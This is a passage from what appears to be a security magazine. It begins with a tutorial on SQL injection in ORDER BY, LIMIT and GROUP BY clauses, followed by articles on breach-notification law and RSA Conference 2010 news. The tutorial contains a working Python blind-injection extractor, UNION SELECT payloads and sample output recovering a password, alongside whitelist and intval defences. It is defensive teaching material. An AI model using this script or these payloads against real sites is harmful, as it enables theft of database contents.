The first part of the query will not return anything because the condition is false. Therefore, the query will only return the version of the MySQL database server as a result of the second part of the query. However, in this article I will not concentrate on this type of SQL injection, since over the years they have been extensively documented.

The first uncommon SQL injection vulnerability we'll be looking at in this article is the SQL injection in the ORDER BY clause.

While auditing a popular PHP web application recently, I have encountered this type of SQL injection and did some research to find out how to exploit it. As an example, I will be using the following abstract of PHP code:

```
<?php
include 'db.php';

if (isset($_GET["order_by"]))
        $order_by = mysql_escape_string($_GET["order_by"]);
else
        $order_by = 'name';

$result = mysql_query("SELECT * FROM users ORDER BY $order_by");

while( $row = mysql_fetch_array($result) ){
    echo "<b>".$row["username"]."</b> - ";
    echo " ".$row["name"]." - ";
    echo " ".$row["email"];
    echo "<br>";
}
?>
```

As you can see from the above example, the user can control how the final results are displayed. By manipulating the GET variable "`order_by`", he can display the results in a different order. For example, by requesting the URL ‘`/orderby.php?order_by=name`’ the following results will be returned:

1 - admin - Clear Rivers - admin@email.com
3 - John - John Smith - john@email.com
2 - Mary - Mary Smith - mary@email.com
5 - Adrian - Popescu Adrian - adrian@gmail.com

However, requesting the URL ‘`/orderby.php?order_by=email`‘ will return the results in a different order:

1 - admin - Clear Rivers - admin@email.com
5 - Adrian - Popescu Adrian - adrian@gmail.com
3 - John - John Smith - john@email.com
2 - Mary - Mary Smith - mary@email.com

In the previous code sample, the developer tries to filter the user input by using ‘`mysql_escape_string`’. However, this protection does not work because the user input is not enclosed between quotes. Therefore this code is vulnerable to SQL injection. Since in this example we cannot use **`UNION SELECT`**, how can we exploit it? A query like "**`SELECT * FROM users ORDER BY name union select version()`**" will return the following error message:

"**`Incorrect usage of UNION and ORDER BY`**".

The idea is to order the data differently based on the result of various boolean conditions.

The SQL query syntax should be:

```
SELECT * FROM users ORDER BY (case when ({boolean_condition})
then name else email end)
```

Therefore the SQL query for this example will be as follows:

```
SELECT * FROM users ORDER BY (case when (1=1) then name else email end)
```

In this case the condition (1=1) is true and the results will be ordered by name. Therefore, it will return 1,3,2,5. However, `'SELECT * FROM users ORDER BY (case when (1=0) then name else email end)'` is false and will return 1,5,3,2, where the results are ordered by email.

By using these boolean conditions, we can extract any information we want from the database one bit at a time.

For example, if we wanted to extract the password of the administrator we could use queries like:


```
    SELECT * FROM users ORDER BY (case when (ORD(MID((select password
    from users where id=1),1,1))&1>0) then name else email end)
```

This query will return TRUE (results ordered by name) if the first bit from the first character of the password is 1 and FALSE (results ordered by email) is 0.

To extract the second bit we will use the following query:

```
    SELECT * FROM users ORDER BY (case when (ORD(MID((select password
    from users where id=1),1,1))&2>0) then name else email end)
```

and so on. Therefore trying to extract the required data manually can be a lengthy process, therefore it needs to be automated. I've created a small Python script that will extract any information from the database using the technique described above.



```
Z:\bld01\insecuremag>c:\Python26\python orderby.py "select version()"
[*] ORDER BY data extractor (bogdan@acunetix.com) [*]

Query: select version()
1 0 1 0 1 1 0 0  => 53 => '5'
0 1 1 1 0 1 0 0  => 46 => '.'
0 0 0 0 1 1 0 0  => 48 => '0'
0 1 1 1 0 1 0 0  => 46 => '.'
0 1 1 0 1 1 0 0  => 54 => '6'
1 1 1 0 1 1 0 0  => 55 => '7'
1 0 1 1 0 1 0 0  => 45 => '-'
0 0 0 0 1 1 0 0  => 48 => '0'
1 0 1 0 1 1 1 0  => 117 => 'u'
0 1 0 0 0 1 1 0  => 98 => 'b'
1 0 1 0 1 1 1 0  => 117 => 'u'
0 1 1 1 0 1 1 0  => 110 => 'n'
0 0 1 0 1 1 1 0  => 116 => 't'
1 0 1 0 1 1 1 0  => 117 => 'u'
0 1 1 0 1 1 0 0  => 54 => '6'
0 0 0 0 0 0 0 0  DONE

result => 5.0.67-0ubuntu6

Z:\bld01\insecuremag>c:\Python26\python orderby.py "select password from users where id=1"
[*] ORDER BY data extractor (bogdan@acunetix.com) [*]

Query: select password from users where id=1
0 0 1 0 1 1 1 0  => 116 => 't'
0 1 0 0 1 1 1 0  => 114 => 'r'
1 0 1 0 1 1 1 0  => 117 => 'u'
1 1 0 0 1 1 1 0  => 115 => 's'
0 0 1 0 1 1 1 0  => 116 => 't'
0 1 1 1 0 1 1 0  => 110 => 'n'
1 1 1 1 0 1 1 0  => 111 => 'o'
1 0 0 0 1 1 0 0  => 49 => '1'
0 0 0 0 0 0 0 0  DONE

result => trustno1

Z:\bld01\insecuremag>_
```

Here is the source code for this script:

```
# ORDER BY data extractor (bogdan [at] acunetix.com)
import httplib, urllib, sys, string
from string import replace

# various configuration parameters
HOSTNAME = "bld01"
PORT = "80"
URL = "/insecuremag/orderby.php?order_by="
# the string that is returned when the condition is true
TRUE_STRING = "1 - <b>admin</b> -  Clear Rivers -  admin@email.com<br> 3
- <b>John</b>"

# function to perform the actual data extraction using boolean queries
def extract_data(extract_data_query):
    print "Query: " + extract_data_query
    result = ""

    # bits array
    bits  = [1, 2, 4, 8, 16, 32, 64, 128]
    char  = 1

    while (1):
        i = 0
        value = 0

        while (i < 8):
            # prepare request
            h1 = httplib.HTTPConnection(HOSTNAME, PORT, timeout=20)
            params = {}
            # http headers
            headers = {"Host": HOSTNAME,
                       "Accept": "*/*",
                       "User-Agent": "Mozilla/4.0 (Acunetix WVS)"}

            # prepare SQL query
            query = "(case when (ORD(MID((" + extract_data_query + "),"
+ str(char) + ",1))& " + \
                    str(bits[i]) + " >0) then name else email end)"

            # make HTTP request
            h1.request("GET", URL + urllib.quote_plus(query), params,
headers)
            try:
                r1 = h1.getresponse()
            except:
                print "error ..."
                sys.exit()

            # check HTTP status code (we are looking for a 200 response)
            if  r1.status <> 200:
                print "invalid status code: " + str(r1.status)
                sys.exit()
            # good status code, move on ...
            data = r1.read()

            # determine bit value based on data, search true string
            if string.find(data, TRUE_STRING) != -1:
                print "1",
                value = value + bits[i]
            else:
                print "0",

            h1.close()

            # move to the next bit
            i = i + 1

        # game over?
        if value == 0:
            print " DONE"
            return result
        else:
            print " => " + str(value) + " => '" + chr(value) + "'"

            # save the current char, move on to the next one
            result = result + chr(value)
            char = char + 1

# main function
def main():
    # check for input params
    if len(sys.argv)<=1:
        print "usage orderby.py SQL_QUERY_TO_EXTRACT_DATA"
        sys.exit()

    query = sys.argv[1]
    print "[*] ORDER BY data extractor (bogdan [at] acunetix.com) [*]"
    print ""
    # extract the data
    data = extract_data(query)
    print ""
    print "result => " + data

if __name__ == '__main__':
    main()
```

How do you protect against this vulnerability? One solution would be to use a white list of possible values for the "order_by" input. Example:

```
    $possible_values = array("name", "email", "id", "username");
    if (!in_array(strtolower($_GET["order_by"]), $possible_values)) {
            die("invalid value!");
    }
    $order_by = strtolower($_GET["order_by"]);
```

SQL injections in the LIMIT clause

Let's take a look at the sample source code below:

```
<?php
include 'db.php';

if (isset($_GET["limit"]))
        $limit = mysql_escape_string($_GET["limit"]);
else
        $limit = '3';

$result = mysql_query("SELECT * FROM users LIMIT $limit");

while( $row = mysql_fetch_array($result) ){
    echo "<b>".$row["username"]."</b> - ";
    echo " ".$row["name"]." - ";
    echo " ".$row["email"];
    echo "<br>";
}
?>
```

This code is again vulnerable to SQL injection but this time the injection is in the LIMIT clause. However, this is not as complicated to exploit as the previous case. We can use `UNION SELECT`. By requesting the URL `/insecuremag/limit.php?limit=2+union+select+1,2,version(),4,5,6,7,8` the SQL query becomes:

```
select * from users limit 2 union select 1,2,version(),4,5,6,7,8
```

and we receive the following results:

admin - Clear Rivers - admin@email.com
Mary - Mary Smith - mary@email.com
2 - 5.0.67-0ubuntu6 - 4

Therefore it's very easy to extract information from the database when you control the LIMIT clause. To protect yourself against this attack you need to better sanitize the "limit" variable.

Instead of `$limit = mysql_escape_string($_GET["limit"])` you could use `$limit = intval($_GET["limit"])` to make sure the value is a number.

SQL injections in the GROUP BY clause

This situation is identical with the LIMIT case, you can use UNION SELECT to extract the data. For example, the following query works great on MySQL:

```
select * from users group by id union select 1,2,version(),4,5,6,7,8
```

The protection is identical with the one from the ORDER BY clause (you need to define a whitelist of allowed fields).

Conclusion

There are situations where "`mysql_escape_string`" will not protect you from SQL injection. `mysql_escape_string` doesn't work in any of the cases presented above because the user input in not enclosed between quotes. In these cases you need to manually validate the user input and decide what is allowed and what not.

Bogdan Calin started working for GFI, where he was the lead developer behind LANguard Network Security Scanner. Currently Bogdan is a CTO at Acunetix, where he forms part of the Acunetix Web Vulnerability Scanner team. Bogdan Calin can be reached via email at bogdan [at] acunetix.com.

Here are some of the Twitter feeds we follow closely and can recommend to anyone interested in learning more about security, as well as engaging in interesting conversations on the subject. If you want to suggest an account to be added to this list, send a message to **@helpnetsecurity** on Twitter. Our favorites for this issue are:

@stiennon
Richard Stiennon - Security analyst, blogger, writer, speaker.
http://twitter.com/stiennon

@BrianHonan
Brian Honan - Infosec consultant, blogger, author, founder and head of Ireland's CSIRT.
http://twitter.com/BrianHonan

@securityninja
Doing application security in the product management team at Realex Payments.
http://twitter.com/securityninja

Take note of new data notification rules

by Nick Lowe

Data security breaches will soon be punishable by big fines as new legislation comes into effect. How do you protect sensitive customer data against losses, and keep the data watchdogs friendly?

A data watchdog? More like a puppy – that's the criticism that has often been aimed at Britain's data regulator, the Information Commissioner's Office (ICO). In 2008 and 2009, even though it reported on 720 data breaches from businesses, government bodies and charities in the UK, the strongest sanction the ICO could take against these organizations was to issue warnings and enforcement notices.

But from April this year, the ICO will gain real teeth, in the form of a £500,000 ($750,000) fine for companies that breach the UK Data Protection Act (DPA) through 'reckless or malicious' practice.

This is just the start of tough new data security sanctions in Europe. In October 2009, the European Union agreed on new rules regarding the reporting of breaches. While this currently applies to telecom providers and ISPs, the EU is committed to extending breach notification to all firms that process personal data – banks, building societies, insurers, brokers – with the draft legislation presented this year.

Notification costs

Notification means informing the national regulator and all parties affected by the breach. This sounds simple enough, but the costs are punitive. The precedent has been well established by the California SB 1386 data breach disclosure law, introduced in 2002, and with similar laws now in force in most North American states.

In many cases, meeting notification demands has a far greater financial impact than a fine, or the costs of fixing the data breach. Gartner estimates that organizations spend on average $90 for each individual personal record lost in each separate data breach.

The Ponemon Institute states the cost is still higher, at up to $140 per record, per breach. You do the math, as they say.

Dishonored in the breach

These regulatory moves have been driven by the ongoing data breaches, and by the slow uptake of endpoint security solutions that would help to prevent breaches from happening. In December 2009, we surveyed UK companies in both the public and private sector on their use of data encryption. Less than 50% used encryption on company laptops and mobile devices. This figure is almost identical to the results of a similar survey we did in November 2007.

So it's no surprise that international regulatory bodies feel it necessary to introduce tougher legislative measures against organizations that handle data in a careless or reckless way.

When the UK Deputy Information Commissioner welcomed the ICO's new powers, he also made the intentions behind them crystal clear. The statement read: "We are keen to encourage organizations to achieve better data protection compliance, and we expect that the prospect of a significant fine for reckless or deliberate data breaches will focus minds at board level."

DATA WATCHDOGS ARE RAPIDLY GETTING THE BITE TO ACCOMPANY THEIR BARK, WITH THE ABILITY TO APPLY BOTH HEFTY FINES AND NOTIFICATION COSTS.

Calling off the (watch)dogs

Data watchdogs are rapidly getting the bite to accompany their bark, with the ability to apply both hefty fines and notification costs. However, the data breach legislations mentioned all have one key point in common.

They all have 'safe harbor' provisions – enabling organizations to escape penalties if they can prove they took reasonable steps to protect data, prior to the breach. For example, the EU Data Breach Notification provision, mentioned earlier, says that notification will be required "… except where the provider can demonstrate it has applied appropriate technological protection measures which render the data unintelligible to unauthorized users."

In simple terms, if an organization can show that it has encrypted its data (including the data lost in a breach) using a recognized, strong encryption process, in adherence to appropriate security policies, it can avoid penalties and notification costs.

Of course, the benefits are not just financial. There's also the reduction in overall risk; increased goodwill from stakeholders; and an improved image and reputation for the organization. Let's take a close look at how to deploy data encryption across an organization.

Starting at the endpoint

In terms of what solutions are needed, the fact that data breaches can now be punished by law makes any computing device a risk. Although the data breaches seen in media headlines are usually caused by the loss or theft of a laptop computer or USB memory stick, all computers within an organization – both desktops and laptops – are endpoints, with access to sensitive data. This means all computers should have data security controls installed.

These controls should include full-disk encryption with pre-boot authentication, port/device control software and removable media encryption. It's also important for the customers' administrators – the people who are onsite everyday – to have central visibility and control over endpoints to ensure compliance with the organization's security policies.

To err is human, to secure divine

The ability to centrally enforce security policies with IT solutions is critical in data security. Over the past two years, many of the data breaches that hit the headlines were blamed on individuals who ignored security policies. But this way of thinking masks the real problem.

The vast majority of breaches happen not because of malicious behavior, but because a well-meaning person was just trying to save a little time, or get their task done faster. In most cases, the person is aware of the organization's data security policy – but they thought it would be OK not to follow policy, just this one time. It’s human nature.

The solution is to automate the process so that security is applied automatically to the data in any circumstance – whether on shutting down a laptop, or copying data to a memory stick or CD.

The security also needs to conform to policies determined by the IT department. This way, users cannot tamper with, or work around, the security. The less the user is aware of the solution – and latest generation products are highly transparent – the better.

This combination of always-on, transparent security and easy, central management helps to eliminate a significant source of risk, while minimizing exposure to data breach disclosure laws and financial penalties. With the right data security approach, companies can keep the watchdogs at bay.

Nick Lowe is head of sales for Western Europe for Check Point (www.checkpoint.com).

RSA Conference 2010 was held in March in San Francisco. The industry's most comprehensive forum in information security offerings enabled attendees to learn about the latest trends, technologies and new best practices, and also to gain insight into the different practical and pragmatic perspectives on the most critical technical and business issues facing you today.

World-class technology leaders delivered keynotes this year and security professionals from all over the globe discussed important topics in order to help their peers with dealing with these issues on a daily basis. What follows are some of the many products and news presented at the show.

Free service for malware detection on websites

Qualys introduced QualysGuard Malware Detection, a free service that proactively scans web sites of any size, anywhere in the world, for malware infections and threats, and provides businesses with automated alerts and in-depth reporting for effective remediation of identified malware. (www.qualys.com)

58 percent of software vulnerable to security breaches

Veracode released a report detailing vulnerabilities found in software that large organizations rely on for business critical processes, which finds that more than half of the nearly 1,600 internally developed, open source, outsourced, and commercial applications analyzed when first submitted contained vulnerabilities similar to those exploited in the recent cyber attacks on Google, the U.S. Department of Defense, and others. (www.veracode.com)


Message and web cloud-based security services

M86 Security announced its Secure Messaging Service, a cloud-based SaaS solution that incorporates features from MailMarshal SMTP and includes capabilities such as Text Censor, the lexical analysis technology; behavior-based malware detection for blocking the latest email blended threat attacks; anti-virus protection; and SpamCensor. (www.m86security.com)

Secure corporate desktop on USB stick

Check Point announced Check Point Abra which turns any PC into a fully secure corporate desktop. The stick provides users access to company emails, files and applications anywhere through integrated VPN connectivity. It loads itself automatically and contains local encrypted storage to protect any data on the device. (www.checkpoint.com)


2. Virtual deployment is easier than physical deployment
FedEx
VMotion
Physical sensors are still needed
But virtual deployment overcomes many physical issues
SOURCEFIRE
THE CREATORS OF SNORT


"Email attachments from friends are safe."
Get powerful Internet security at eset.com
eset

Private and hybrid clouds quickly gaining ground

IEEE and the Cloud Security Alliance announced results of a survey of IT professionals that reveals overwhelming agreement on the importance and urgency of cloud computing security standards. (www.cloudsecurityalliance.org)

6 in 10 malicious URLs bypass AV scanners and URL filtering



M86 Security released a new report that discloses both quantitative research on the percentage of web threats correctly identified by URL filtering (3%) and anti-virus scanning (39%) over the course of last month and three real-life studies of specific attacks, which are increasing in frequency: dynamic obfuscated code, hacking of legitimate Websites, and zero-day vulnerabilities. (www.m86security.com)

Secure borderless networks architecture


Cisco announced the Cisco Secure Borderless Network architecture, which evolves enterprise security by focusing on four critical anchors: enterprise endpoints (mobile or fixed), the Internet edge, the data center, and policy that is context- and location-aware. (www.cisco.com)

Millions lost due to illegal interception of cell phone calls

According to a survey by the Ponemon Institute of seventy five companies and 107 senior executives in the United States, it costs U.S. corporations on average $1.3M each time a corporate secret is revealed to unauthorized parties. 18% of respondents estimate such losses to occur weekly or more frequently, 61% at least monthly and 90% at least annually. (www.cellcrypt.com)

Quarantine and taxation to stomp out malware?

Is the quarantine of infected computers and setting up an internet usage tax the way to go about defusing the malware threat? Scott Charney, Corporate VP for Trustworthy Computing at Microsoft, seems to think so. In his keynote - comparing malware to smoking - Charney said that when users accept malware, they are not only putting themselves at risk, but contaminating everyone around them. (www.microsoft.com)



Malware and vulnerability testing for business websites

Qualys introduced Qualys GO SECURE – a new service that allows businesses of all sizes to test their web sites for the presence of malware, network and web application vulnerabilities, as well as SSL certificate validation. Once a web site passes the four comprehensive security tests, the Qualys GO SECURE service generates a Qualys SECURE seal for the merchant to display on their web site demonstrating to online customers that their company is maintaining a proactive security program. If malware or a vulnerability that could lead to infection of online visitors or compromise of the web site is identified by the GO SECURE service, the merchant is immediately notified and the seal is subsequently removed. After the merchant removes the malware or remediates the vulnerability either by fixing or mitigating it, then the Qualys SECURE seal is re-instated automatically. (www.qualys.com)

Proactive forensic toolkit for threat-based policies

Norman announced its Forensic Toolkit, which uses extensive analysis collected via Norman SandBox technology to determine policies that define ”bad behavior.” It identifies suspicious client behavior and decodes the threat before creating a policy based on the threat’s behavior. The management console is used to distribute the policy across the network, clean infections and block future instances of the threat. (www.norman.com)

nCircle
The Leader in Automated SECURITY and COMPLIANCE Auditing Solutions
websense
1100

DHS casting its nets for cybersecurity experts

Glancing about the room at the great number of RSA Conference attendees that came to hear her speak, Secretary of Homeland Security Janet Napolitano announced the Department's great need of cybersecurity experts and informed them of its plan to seek those experts among the talent in the private sector. "This is a huge public interest for our country; we need the best brains to bring to bear on meeting the challenge," she said. (www.dhs.gov)

Creating a new trust framework

Google, PayPal, Equifax, VeriSign, Verizon, CA, and Booz Allen Hamilton announced the formation of the Open Identity Exchange, a non-profit organization dedicated to building trust in the exchange of online identity credentials across public and private sectors. With initial grants from the OpenID (OIDF) and Information Card Foundation (ICF), OIX has been approved as a trust framework provider by the United States Government to certify online identity management providers to U.S. federal standards for identity assurance. (www.openidentityexchange.org)


Video: Lessons learned from RSA Conferences

Philippe Courtot, the Chairman and CEO of Qualys, offers insight into the past and present of the RSA Conference. He talks about how it has been growing and how it became the key information security event in the world. He mentions hot topics over the years and focuses on news from this year's edition of the event - especially on cloud computing. (www.net-security.org/article.php?id=1402)


Security pros doubt their network-based security

